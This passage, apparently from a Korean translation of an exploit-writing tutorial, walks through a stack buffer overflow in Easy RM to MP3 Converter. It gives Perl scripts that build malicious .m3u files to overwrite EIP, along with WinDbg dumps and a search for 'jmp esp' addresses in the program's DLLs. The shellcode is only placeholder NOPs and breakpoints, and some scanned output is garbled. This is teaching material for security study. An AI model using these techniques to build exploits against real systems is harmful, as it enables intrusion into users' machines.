
```

my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip = "BBBB";
my $shellcode = "1ABCDEFHJK2ABCDEFHJK3ABCDEFHJK4ABCDEFHJK" .
"5ABCDEFHJK6ABCDEFHJK" .
"7ABCDEFHJK8ABCDEFHJK" .
"9ABCDEFHJK9ABCDEFHJK" .
"BABCDEFHJKCABCDEFHJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);

```

```
print "m3u File Created successfully\n";
```

어플리케이션 crash 되었을 때 ESP 위치의 메모리를 덤프해보자.



위의 결과에서 2 가지 흥미로운 점을 볼 수 있다.


- ESP는 \$shellcode에 사용된 문자들 중 5번째에서 시작되고, 첫 번째 문자가 아니다. 이에 대한 이유는 <http://www.corelan.be:8800/index.php/forum/writing-exploits/question-about-esp-in-tutorial-pt1>에서 자세하게 논의되고 있으니 참고하길 바란다.

- 패턴 문자열 다음에 A 값들이 있는 것을 볼 수 있다. 이 A들은 대부분 버퍼의 첫 부분에 속하며, 그래서 우리는 RET을 덮어쓰기 전에 우리의 쉘코드를 버퍼의 첫 부분에 넣을 수도 있다.

하지만 아직은 이 방법을 사용하지는 말자. 먼저 패턴 문자열 앞에 4개의 문자들을 추가하고 테스트를 다시 해보자. 만약 모든 것이 정상이라면 ESP는 이제 직접 우리가 제공한 패턴의 시작 부분을 가리킬 것이다.

```
my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJK9ABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

어플리케이션 crash 되었을 때 ESP 위치의 메모리를 다시 덤프해보자.



The screenshot shows the WinDbg debugger interface with the title bar "Pid 3184 - WinDbg:6.10.0003.233 X86". The command window displays a memory dump starting at address 0:000. The dump shows memory locations cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000. The ESP register value is e1=00000206. The dump output consists of two columns of hex and ASCII values. The first column shows memory addresses from 000ff730 to 000ff820. The second column shows the corresponding ASCII characters, which are mostly 'A' characters, indicating that the memory was filled with the character 'A'. The bottom status bar shows "Ln 0, Col 0 | Sys 0:<Local> | Proc 000:c70 | Thrd 000:4b0 | ASM | OVR | CAPS | NUM".

```
0:000> d esp
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEFGHIJK2ABC
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEFG
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEFGHIJK
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEFGHIJK6ABC
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEFG
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEFGHIJK
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEFGHIJK9ABC
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJK9ABCDEFG
0:000> d
000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEFGHIJK
000ff7c0 00 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
```

이제 우리는 다음과 같은 결과를 가지게 되었다.

- EIP에 대한 통제권
- 우리의 코드를 쓸 수 있는 공간
- 0x000ff730에서 시작하는 우리의 코드를 직접적으로 가리키는 레지스트

이제는 우리는 다음과 같은 것이 필요하다.

- 진짜 공격용 쉘코드
- EIP가 쉘코드의 시작 주소로 점프하도록 함(0x000ff730으로 EIP를 덮어씀)

이제 작은 테스트를 해보자. 먼저 26,071개의 A를 사용하고, 그런 다음 000ff730으로 EIP를 덮어쓰며, 그럼 다음 25개의 NOP을 입력하고, 그런 다음 브레이크, 그런 다음 추가 NOP을 입력한다.

만약 모든 것이 정상이라면 EIP는 NOP을 가진 0x000ff730으로 점프할 것이다. 그런 다음 코드는 브레이크까지 이동한다.

```
my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip = pack('V',0x000ff730);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;

open($FILE,>$file);
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

어플리케이션이 crash된 다음 우리는 access violation 대신 break를 예상했다. EIP를 보면 다음과 같이 0x000ff730을 가리키고, ESP도 마찬가지다. ESP를 덤프해보면 우리가 예상한 것을 볼 수가 없다.

```

Pid 3904 - WinDbg:6.10.0003.233 X86
File Edit View Debug Window Help
Command
ModLoad: 76f80000 76fff000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77000000 770a7000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 76040000 76199000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76940000 76964000 C:\WINDOWS\system32\ntshru.dll
ModLoad: 76ad0000 76ae1000 C:\WINDOWS\system32\ATL.dll
ModLoad: 76930000 76938000 C:\WINDOWS\system32\LINKINFO.dll
(f40.7ac): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c94005d edx=00000080 esi=77c0fce0 edi=0000660e
eip=000ff730 esp=000ff730 ebp=00384280 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
000ff730 0000 add byte ptr [eax],al ds:0023:00000001=???
0:000> d esp
000ff730 00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00 .....XJ...
000ff740 09 d1 00 00 b8 f6 0f 00-41 41 41 41 41 41 41 41 .....AAAAAAA
000ff750 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA
000ff760 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA
000ff770 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA
000ff780 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA
000ff790 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA
000ff7a0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAA

```

0:000>

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:f40 | Thrd 000:7ac | ASM | OVR | CAPS | NUM

그래서 어떤 메모리 주소로 직접 점프하는 것은 좋은 솔루션이 아닐 수 있다. 0x000ff730은 null 바이트를 가지고 있으며, 이는 흔히 말하는 string terminator라서 원하는 지점까지 도달하지 못해 공격에 실패하게 한다.


요약하자면, 0x000ff730과 같은 직접적인 메모리로 EIP를 덮어쓸 수 없다. 그것은 좋은 생각이 아니다. EIP를 덮어쓰기 위해 다른 테크닉을 사용해야 하는데, 그것은 어플리케이션이 우리가 제공한 코드로 점프하게 만드는 것이다. 이상적으로, 우리는 레지스터(또는 레지스터에 대한 오프셋)를 참조할 수 있어야 하며(현재 경우 ESP), 그 레지스터로 점프하는 함수를 찾아야 한다. 그런 다음 우리는 그 함수의 주소로 EIP를 덮어쓰려고 시도할 것이다.

## 쉘코드로 점프

우리는 ESP가 가리키는 곳에 정확하게 우리의 쉘코드를 넣을 수 있었다(다른 시각으로 보면, ESP는 쉘코드의 시작 부분을 직접적으로 가리킨다). EIP의 주소로 EIP를 덮어쓰는 이유는 어플리케이션이 ESP로 점프하여 쉘코드를 실행하기를 원하기 때문이다.

ESP로 점프하는 것은 Windows 어플리케이션에서는 아주 흔한 것이다. 사실, Windows 어플리케이션은 하나 또는 그 이상의 dll을 사용하며, 이 dll은 많은 코드 명령을 가지고 있다. 그리고 이 dll에 의해 사용되는 주소들은 아주 정적이다. 그래서 만약 우리가 esp로 점프하는 명령을 가진 dll을 발견할 수 있다면, 그리고 만약 우리가 그 dll에 있는 그 명령의 주소로 EIP를 덮어쓸 수 있다면 그것이 제대로 작동할까?

먼저, 우리는 “**jmp esp**”의 opcode가 무엇인지 이해할 필요가 있다. 이를 위해 먼저 Easy RM to MP3를 실행하고, 그런 다음 Windbg를 오픈하여 프로세스에 attach시킨다.



이렇게 할 경우 Windbg는 실행 중인 프로세스의 PID와 함께 목록을 보여준다. 그런 다음 Process ID: 부분에 PID를 입력하고 OK를 누르면 해당 어플리케이션에 의해 로딩된 모든 dll들을 보여준다.

프로세스에 디버거를 attach 하자마자 해당 어플리케이션은 break한다. Windbg 명령 라인에서 **a(assemble)**를 입력하여 엔터 키를 입력하고, 그런 다음 **jmp esp**를 입력하여 엔터 키를 누른다.

```
ModLoad: /bd100000 /bd290000 C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 65cb0000 65d06000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 719c0000 719c8000 C:\WINDOWS\System32\wshtcpip.dll
(7b8.90c): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c93120e esp=037effcc ebp=037efff4 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIND
ntdll!DbgBreakPoint:
7c93120e cc          int     3
0:014> a
7c93120e jmp esp
jmp esp
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIND
*** WARNING: Unable to verify checksum for C:\Program Files\Easy RM to MP3 Converte
*** ERROR: Module load completed but symbols could not be loaded for C:\Program Fil
```

다시 엔터 키를 누르고, 그 다음 jmp esp를 입력하기 전에 보였던 그 주소와 함께 u(unassembled)를 입력하고 엔터한다.

```

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIND
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIND
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WIND
7c931210

0:014> u 7c93120e
ntdll!DbgBreakPoint:
7c93120e ffe4      jmp    esp
7c931210 8bff      mov    edi,edi
ntdll!DbgUserBreakPoint:
7c931212 cc        int    3
7c931213 c3        ret
7c931214 8bff      mov    edi,edi
7c931216 8b442404  mov    eax,dword ptr [esp+4]
7c93121a cc        int    3
7c93121b c20400    ret    4

0:014> |
```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:660 | Thrd 014:148 | ASM | OVR | CAPS | NUM

7c93120e 옆에 ffe4를 볼 수 있는데, 이것은 jmp esp의 opcode이다. 이제 우리는 로딩된 dll들 중의 하나에서 이 opcode를 발견할 필요가 있다. Windbg 창의 윗 부분에서 Easy RM to MP3에 속하는 dll을 나타내는 라인들을 찾는다.

ModLoad:	Address	Path
ModLoad:	5a480000 5a4b8000	C:\WINDOWS\system32\uxtheme.dll
ModLoad:	74660000 746ab000	C:\WINDOWS\system32\MSCTF.dll
ModLoad:	75110000 7513e000	C:\WINDOWS\system32\msctfimeime
ModLoad:	3af30000 3af4c000	C:\WINDOWS\system32\imekr70.ime
ModLoad:	10000000 10071000	C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad:	719e0000 719f7000	C:\WINDOWS\system32\WS2_32.dll
ModLoad:	719d0000 719d8000	C:\WINDOWS\system32\WS2HELP.dll
ModLoad:	00dc0000 00e5f000	C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad:	01b70000 01be1000	C:\Program Files\Easy RM to MP3 Converter\MSRMCodec00.dll
ModLoad:	00d60000 00d67000	C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad:	01cf0000 021bd000	C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad:	021c0000 021d1000	C:\WINDOWS\system32\MSVCIRT.dll
ModLoad:	023e0000 023fe000	C:\Program Files\Easy RM to MP3 Converter\wmatimer.dll
ModLoad:	72f50000 72f76000	C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad:	02420000 02430000	C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad:	02640000 02652000	C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad:	76e90000 76ecc000	C:\WINDOWS\system32\PASAPI32.dll
ModLoad:	76e40000 76e52000	C:\WINDOWS\system32\rasman.dll

0:014> |


Ln 0, Col 0 | Sys 0:<Local> | Proc 000:660 | Thrd 014:148 | ASM | OVR | CAPS | NUM

만약 이 dll들 중의 하나에서 jmp esp의 opcode를 발견할 수 있다면 우리는 Windows 플랫폼에서 작동할 수 있는 exploit을 만들 좋은 기회를 가지는 것이다. 만약 OS에 속하는 dll을 사용할 필요가 있다면 해당 OS의 다른 버전에서는 그 exploit이 작동하지 않는다는 것을 보게 될

것이다. 그래서 Easy RM to MP3 dll들의 영역을 하나씩 확인해보자. 확인 방법은 다음과 같이 입력하면 된다.

**s 01b70000 1 01be1000 ff e4** (s와 1 사이에 있는 주소는 dll이 로딩되어 있는 주소 범위)

먼저 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll 영역부터 차례대로 찾아보자. 이 dll은 10000000 ~ 10071000 사이에 로딩되어 있다. 이 영역에서 'ff e4'를 찾아보자. 결과를 보면 C:\Program Files\Easy RM to MP3 Converter\MSRMCCcodec00.dll 영역에서 우리가 원하는 opcode를 찾을 수 있었다(역자는 원문과 다르게 처음부터 찾기 시작했으며, 적당한 opcode를 찾은 후 나머지 부분은 찾아보지 않았다).



우리가 활용할 주소를 선택할 때 null 바이트 들어가 있지 않는 주소를 찾아야 한다. 앞에서도 말했지만 null 바이트는 문자열 terminator이기 때문에 null 바이트 이후의 코드는 쓸모 없는 것이 되기 때문이다.

디버거를 이용하지 않고 findjmp 프로그램<sup>4</sup>을 이용하면 우리가 원하는 각종 opcode를 쉽게 찾을 수 있다. 사용법은 "findjmp dll 파일 레지스터"와 같으며, 다음은 그 예이다.

**findjmp kernel32.dll esp**

<sup>4</sup> (역자 주) <http://www.securiteam.com/tools/5LPOC1PEUY.html>에 있는 소스를 컴파일 하여 사용하면 된다.

Easy RM to MP3 Converter의 MSRMCodec02.dll에서 jmp esp를 찾아보면 다음과 같다.

```
C:\Program Files\Easy RM to MP3 Converter>findjmp MSRMCodec02.dll esp

Findjmp, Eeye, I2S-Lab
Findjmp2, Hat-Squad
Scanning MSRMCodec02.dll for code useable with the esp register
0x1001B034      pop esp - pop - retb
0x10021D88      push esp - ret
0x1004CD65      push esp - ret
0x1004CF2F      push esp - ret
0x1004CF44      push esp - ret
0x10093F0F      call esp
0x100ABB3E      push esp - ret
0x100ABB51      push esp - ret
0x100E2ABA      push esp - ret
0x100FF6B4      push esp - ret
0x100FF6CB      push esp - ret
0x101592AA      push esp - ret
0x101BF23A      jmp esp
0x101F023F      jmp esp
0x1020D3DB      jmp esp
0x10225A40      push esp - ret
0x1022B22A      jmp esp
0x1022B72D      jmp esp
0x1022CD89      jmp esp
0x10235C9E      jmp esp
0x1023D8D3      call esp
0x1023DAA7      push esp - ret
0x102403D9      jmp esp
0x10241400      jmp esp
0x10245EDB      push esp - ret
0x1024736D      jmp esp
0x1024B0H7      call esp
0x1024CE34      jmp esp
0x10250159      jmp esp
0x10252EC0      jmp esp
0x102549C7      push esp - ret
0x102572B3      call esp
0x10263406      push esp - ret
0x10264526      push esp - ret
0x1026452E      push esp - ret
0x10264B26      push esp - ret
Finished Scanning MSRMCodec02.dll for code useable with the esp register
Found 36 usable addresses
```

